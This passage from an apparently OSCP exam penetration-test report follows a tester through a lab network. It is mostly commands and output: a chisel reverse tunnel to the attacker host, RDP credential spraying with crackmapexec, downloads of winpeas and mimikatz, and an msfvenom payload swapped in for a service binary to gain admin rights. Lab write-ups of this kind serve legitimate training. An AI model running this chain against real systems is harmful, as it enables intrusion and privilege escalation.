192.168.100.101 - - [12/Apr/2023 14:13:55] "GET /chisel.exe HTTP/1.1" 200 -
```



Setup the chisel on the attacker machine:

```
./chisel server -p 8001 --reverse
```

Setup the chisel on the victim machine:

```
chisel.exe client 192.168.49.100:8001 R:1080:socks
```

```
teodor@kali: ~/Desktop/OSCP - EXAM/machines/192.168.100.101
teodor@kali: ~/Desktop/OSCP - EXAM/machines/192.168.100.10155x16
Directory of C:\Users\Administrator\Desktop
04/12/2023 05:13 AM <DIR> .
04/12/2023 05:13 AM <DIR> ..
04/12/2023 05:13 AM      8,230,912 chisel.exe
05/26/2022 09:55 PM      2,348 Microsoft Edge.lnk
04/12/2023 04:57 AM    1,355,264 mimikatz.exe
04/12/2023 03:28 AM          34 proof.txt
4 File(s)          9,588,558 bytes
2 Dir(s)         17,824,964,608 bytes free

C:\Users\Administrator\Desktop>chisel.exe client 192.168.49.100:8001 R:1080:socks
chisel.exe client 192.168.49.100:8001 R:1080:socks
2023/04/12 05:16:03 client: Connecting to ws://192.168.49.100:8001
2023/04/12 05:16:04 client: Connected (Latency 130.8776ms)

teodor@kali: ~/Desktop/OSCP/tools/chisel
chisel chisel.exe
192.168.100.101 253b289a37bbd19472531182bbc7d416 12/0
11:5
(teodor@kali)-[~/Desktop/OSCP/tools/chisel]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.100.1 - - [12/Apr/2023 14:13:55] "GET /chisel.exe HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting. 192.168.100.1 84b998f02a91a0daa4d08cb7856f3e7d 12/0
10:4
(teodor@kali)-[~/Desktop/OSCP/tools/chisel]
$ ./chisel server -p 8001 --reverse
2023/04/12 14:15:30 server: Reverse tunnelling enabled
2023/04/12 14:15:30 server: Fingerprint q3XWaluA9RupuNmytfCg5g7Sagnm5Gw2Qo2pgeaWAW=
2023/04/12 14:15:30 server: Listening on http://0.0.0.0:8001
2023/04/12 14:16:05 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

With the reverse tunnel established, Teodor only needed to edit the `/etc/proxy-chains.conf` to use the port 1080:

```
socks5 127.0.0.1 1080
```

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#am scos asta socks4 127.0.0.1 9050
#http 192.168.56.189 3128

#http 192.168.137.110 8080
socks5 127.0.0.1 1080
```

## 5.2 MS02 – 172.16.100.102

### 5.2.1 Initial Access – RDP login

**Steps to reproduce the attack:** with the credentials at hand and a reverse tunnel established, Teodor connected to an RDP session using Proxychains and Remmina.


Teodor sprayed the credentials on different services, he noticed that the user Alice.Walters has RDP access on MS02.

```
proxychains crackmapexec rdp 172.16.100.102 -u 'Alice.Walters' -p '1q2w3e4r5t'
```

```
(teodor@kali)-[~/Desktop/OSCP - EXAM/machines/192.168.100.101]
$ proxychains crackmapexec rdp 172.16.100.102 -u 'Alice.Walters' -p '1q2w3e4r5t'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.100.102:3389 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.100.102:3389 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.100.102:3389 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.100.102:3389 ... OK
RDP 172.16.100.102 3389 MS02 [*] Windows 10 or Windows Server 2016 Build 17763 (name:MS02) (domain:oscp.exam) (nla:True)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.100.102:3389 ... OK
RDP 172.16.100.102 3389 MS02 [+] oscp.exam\Alice.Walters:1q2w3e4r5t (Pwn3d!)
```

Use the Alice's credentials to login into MS02 RDP:

```
proxychains remmina
```



Flag:

```
C:\Users\Alice.Walters\Desktop>type C:\Users\Alice.Walters\Desktop\local.txt
```

```
3377736cb5354c3d0148c10d4a5aec6
```

```
C:\Users\Alice.Walters\Desktop>ipconfig
```

Windows IP Configuration


Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :

IPv4 Address. . . . . : 172.16.100.102

Subnet Mask . . . . . : 255.255.255.0

Default Gateway . . . . . : 172.16.100.254



## 5.2.2 Post-Exploitation

Teodor performed a winpeas scan in order to find the PE vector, all the tools and files will be hosted on MS01, using full privileged access, the files will be transferred into the MS01 C:\inetpub\wwwroot directory.


The previous Winpeas download link could be used in this case too.

On attacker machine prepare the python3 web server:

```
python3 -m http.server 80
```

On MS01 type:

```
curl http://192.168.49.100/winpeas64.exe -o winpeas64.exe
```



```
2 Dir(s) 17,789,165,568 bytes free
C:\inetpub\wwwroot>cls
C:\inetpub\wwwroot>dir
dir
Volume in drive C has no label.
Volume Serial Number is A642-8097

Directory of C:\inetpub\wwwroot


04/12/2023 08:56 AM <DIR> .
04/12/2023 08:56 AM <DIR> ..
05/30/2022 01:43 AM 696 iisstart.htm
05/30/2022 01:43 AM 98,757 iisstart.png
2 File(s) 99,453 bytes
2 Dir(s) 17,781,297,152 bytes free

C:\inetpub\wwwroot>curl http://192.168.49.100/winpeas64.exe -o winpeas64.exe
curl http://192.168.49.100/winpeas64.exe -o winpeas64.exe
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 1923k 100 1923k 0 0 1334k 0 0:00:01 0:00:01 --:--:-- 1335k
C:\inetpub\wwwroot>
```

```
teodor@kali: ~/Desktop/OSCP/tools
teodor@kali:~/Desktop/OSCP/tools$ cd /home/teodor/Desktop/OSCP/tools
teodor@kali:~/Desktop/OSCP/tools$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.100.101 - - [12/Apr/2023 17:56:33] "GET /winpeas64.exe HTTP/1.1" 200 -
```

On MS02 download the winpeas using the MS01's internal IP:

```
curl http://172.16.100.101/winpeas64.exe -o winpeas64.exe
```



```
Administrator: Command Prompt

C:\Users\Alice.Walters\Desktop>curl http://172.16.100.101/winpeas64.exe -o winpeas64.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
 100 1923k    100 1923k    0     0  10.6M      0  --:--:-- --:--:-- --:--:-- 10.7M

C:\Users\Alice.Walters\Desktop>
```

On MS02 run the winpeas:

```
winpeas64.exe
```

Winpeas detected something interesting, the following service C:\xampp\mysql\bin\mysqld.exe which run as full privileged is vulnerable to Unquoted Path:

```

172.16.100.102
Select Command Prompt

[1;36m===== [1;32mServices Information[1;36m =====
[1;36m===== [1;32mInteresting Services -non Microsoft-[0m
[1;36m [1;34mCheck if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted
paths [1;33mhttps://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#services[0m
mysql(mysql) [0m[1;31mC:\xampp\mysql\bin\mysqld.exe --defaults-file=c:\xampp\mysql\bin\my.ini mysql[0m] - Au
to - Running - [0m[1;31mNo quotes and Space detected[0m
[0m[1;31mFile Permissions: Everyone [AllAccess][0m
[0m[1;31mPossible DLL Hijacking in binary folder: C:\xampp\mysql\bin (Everyone [AllAccess], Users [AppendData
/CreateDirectories WriteData/CreateFiles])[0m
[1;90m =====[0m

postgres-x64-14(PostgreSQL Global Development Group - postgresql-x64-14 - PostgreSQL Server 14)[0m[1;32m"C
:\Program Files\PostgreSQL\14\bin\pg_ctl.exe" runservice -N "postgresql-x64-14" -D "C:\Program Files\PostgreSQL\14\
data" -w[0m] - Auto - Running
[1;37mProvides relational database storage.
[1;90m =====[0m

ssh-agent(OpenSSH Authentication Agent)[0m[1;32mC:\Windows\System32\OpenSSH\ssh-agent.exe[0m] - Disabled -
Stopped
[1;37mAgent to hold private keys used for public key authentication.
[1;90m =====[0m

VGAuthService(VMware, Inc. - VMware Alias Manager and Ticket Service)[0m[1;32m"C:\Program Files\VMware\VMwar
e Tools\VMware VGAuthService\VGAuthService.exe"[0m] - Auto - Running
[1;37mAlias Manager and Ticket Service
[1;90m =====[0m
  
```

On the attacker machine, Teodor prepared the msfvenom payload that will add the Alice user to the local administrator group:

```
msfvenom -a x86 --platform Windows -p windows/exec CMD="net localgroup administrators alice.walters /add" -f exe > mysqld.exe
```

```

(teodor@kali)-[~/Desktop/OSCP - EXAM/machines/172.16.100.102]
$ msfvenom -a x86 --platform Windows -p windows/exec CMD="net localgroup administrators alice.walters /add" -f exe > mysqld.exe
No encoder specified, outputting raw payload
Payload size: 233 bytes
Final size of exe file: 73802 bytes
  
```

Prepare the python3 web server, transfer the msfvenom payload to MS01 and transfer the msfvenom payload from MS01 to MS02:





On the attacker machine:

```
python3 -m http.server 80
```

On the MS01 victim machine:

```
curl http://192.168.49.100/mysql.exe -o mysql.exe
```

```
C:\inetpub\wwwroot>dir
dir
Volume in drive C has no label.
Volume Serial Number is A642-8097

Directory of C:\inetpub\wwwroot

04/12/2023  08:56 AM  <DIR>          .
04/12/2023  08:56 AM  <DIR>          ..
05/30/2022  01:43 AM           696 iisstart.htm
05/30/2022  01:43 AM          98,757 iisstart.png
04/12/2023  08:56 AM      1,969,152 winpeas64.exe
               3 File(s)      2,068,605 bytes
               2 Dir(s)    17,748,328,448 bytes free

C:\inetpub\wwwroot>curl http://192.168.49.100/mysql.exe -o mysql.exe
curl http://192.168.49.100/mysql.exe -o mysql.exe
% Total    % Received % Xferd  Average Speed   Time    Time     Current
                                 Dload  Upload   Total   Spent    Left   Speed
100 73802  100 73802    0     0  134k    0  --:--:-- --:--:-- --:--:--  135k

C:\inetpub\wwwroot>
```

```
(teodor@kali)~/Desktop/OSCP - EXAM/machines/172.16.100.102
$ ls
mysql.exe

(teodor@kali)~/Desktop/OSCP - EXAM/machines/172.16.100.102
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.100.101 - - [12/Apr/2023 18:12:53] "GET /mysql.exe HTTP/1.1" 200 -
```


On MS02 RDP session, in CMD open the following directory “C:\xampp\mysql\bin” and rename the “mysql.exe” as “mysql.exe.bk”:

```
move mysql.exe mysql.exe.bk
```

```
C:\xampp\mysql\bin>move mysql.exe mysql.exe.bk
1 file(s) moved.
```

Also on MS02 using the RDP session, in the same directory -> “C:\xampp\mysql\bin” download the msfvenom payload that is hosted on MS01:

```
curl http://172.16.100.101/mysql.exe -o mysql.exe
```



```

C:\xampp\mysql\bin>dir
02/10/2022 01:52 PM 3,695,280 mysqlslap.exe
02/10/2022 01:38 PM 8,878 mysql_config.pl
02/10/2022 01:38 PM 4,384 mysql_convert_table_format.pl
02/10/2022 01:53 PM 4,949,680 mysql_install_db.exe
02/10/2022 01:53 PM 3,339,440 mysql_ldb.exe
02/10/2022 01:52 PM 3,416,752 mysql_plugin.exe
02/10/2022 01:53 PM 3,429,552 mysql_tzinfo_to_sql.exe
02/10/2022 01:52 PM 3,524,272 mysql_upgrade.exe
02/10/2022 01:53 PM 3,410,096 mysql_upgrade_service.exe
02/10/2022 01:53 PM 2,656,944 mysql_upgrade_wizard.exe
02/10/2022 01:52 PM 3,421,872 my_print_defaults.exe
02/10/2022 01:52 PM 3,546,288 perror.exe
02/10/2022 01:52 PM 3,398,832 replace.exe
02/10/2022 01:53 PM 1,447,600 sst_dump.exe
12/01/2020 10:31 PM 1,035,728 ucrtbase.dll
05/08/2020 04:16 AM 44,320 vcruntime140_1.dll
83 File(s) 143,189,326 bytes
2 Dir(s) 20,865,200,128 bytes free

C:\xampp\mysql\bin>move mysqld.exe mysqld.exe.bk
1 file(s) moved.

C:\xampp\mysql\bin>curl http://172.16.100.101/mysqld.exe -o mysqld.exe
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 73802 100 73802 0 0 289k 0 --:--:-- --:--:-- --:--:-- 291k

C:\xampp\mysql\bin>
  
```

Restart the MS02 using:

```
shutdown /r
```

```

C:\xampp\mysql\bin>move mysqld.exe mysqld.exe.bk
1 file(s) moved.

C:\xampp\mysql\bin>curl http://172.16.100.101/mysqld.exe -o mysqld.exe
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 73802 100 73802 0 0 289k 0 --:--:-- --:--:-- --:--:-- 291k

C:\xampp\mysql\bin>shutdown /r
  
```

Once the MS02 is successfully restarted the Alice will be a local admin.

Flag:

```
C:\Users\Administrator\Desktop>type C:\Users\Administrator\Desktop\proof.txt
```

```
2b09aa1c668db0f68046f6041f784850
```

```
C:\Users\Administrator\Desktop>ipconfig
```

```
Windows IP Configuration
```

```
Ethernet adapter Ethernet0:
```


```
    Connection-specific DNS Suffix  . :
```

```
    IPv4 Address. . . . . : 172.16.100.102
```

```
    Subnet Mask . . . . . : 255.255.255.0
```

```
    Default Gateway . . . . . : 172.16.100.254
```

```
C:\Users\Administrator\Desktop>
```



As part of the lateral movement phase, Teodor transferred the mimikatz to MS01, and from MS01 to MS02.

Prepare the python3 web server on the attacker machine:

```
python3 -m http.server 80
```

Transfer the mimikatz to the MS01 machine:

```
curl http://192.168.49.100/mimikatz.exe -o mimikatz.exe
```



```
C:\inetpub\wwwroot>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet1:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 172.16.100.101
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 192.168.100.101
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.100.254

C:\inetpub\wwwroot>curl http://192.168.49.100/mimikatz.exe -o mimikatz.exe
curl http://192.168.49.100/mimikatz.exe -o mimikatz.exe
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
100 1323k  100 1323k    0     0  1069k      0  0:00:01  0:00:01 --:--:-- 1070k

C:\inetpub\wwwroot>
```

```
teodor@kali: ~/Desktop/OSCP/tools/mimikatz-GOOD/x64
teodor@kali: ~/Desktop/OSCP - EXAM/machines/...  teodor@kali: ~/Desktop/OSCP/tools/mimikatz-G...
TX packets 261610 bytes 64364528 (61.3 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
inet 192.168.49.100 netmask 255.255.255.0 destination 192.168.49.100
inet6 fe80::6111:f63a:331ad8ad prefixlen 64 scopeid 0x20<link>
unspecc 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
RX packets 175020 bytes 62001930 (59.2 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 385968 bytes 66728369 (63.6 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(teodor@kali) [-/_/OSCP/tools/mimikatz-GOOD/x64]
$ ls
mimidrv.sys mimikatz.exe mimilib.dll mimispool.dll

(teodor@kali) [-/_/OSCP/tools/mimikatz-GOOD/x64]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.100.101 - - [12/Apr/2023 18:29:03] "GET /mimikatz.exe HTTP/1.1" 200 -
```

Transfer the mimikatz to the MS02 machine:

```
curl http://172.16.100.101/mimikatz.exe -o mimikatz.exe
```

```
C:\Users\Alice.Walters\Desktop>curl http://172.16.100.101/mimikatz.exe -o mimikatz.exe
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
100 1323k  100 1323k    0     0  22.9M      0  0:00:00  0:00:00 --:--:-- 23.9M

C:\Users\Alice.Walters\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 5A1F-6D97

Directory of C:\Users\Alice.Walters\Desktop

04/12/2023  09:31 AM    <DIR>          .
04/12/2023  09:31 AM    <DIR>          ..
04/12/2023  03:28 AM                34 local.txt
04/12/2023  09:31 AM            1,355,264 mimikatz.exe
09/22/2022  06:13 AM            1,667,584 nc.exe
09/22/2022  06:14 AM            1,969,152 winpeas64.exe
               4 File(s)              4,992,034 bytes
               2 Dir(s)      20,858,425,344 bytes free

C:\Users\Alice.Walters\Desktop>
```

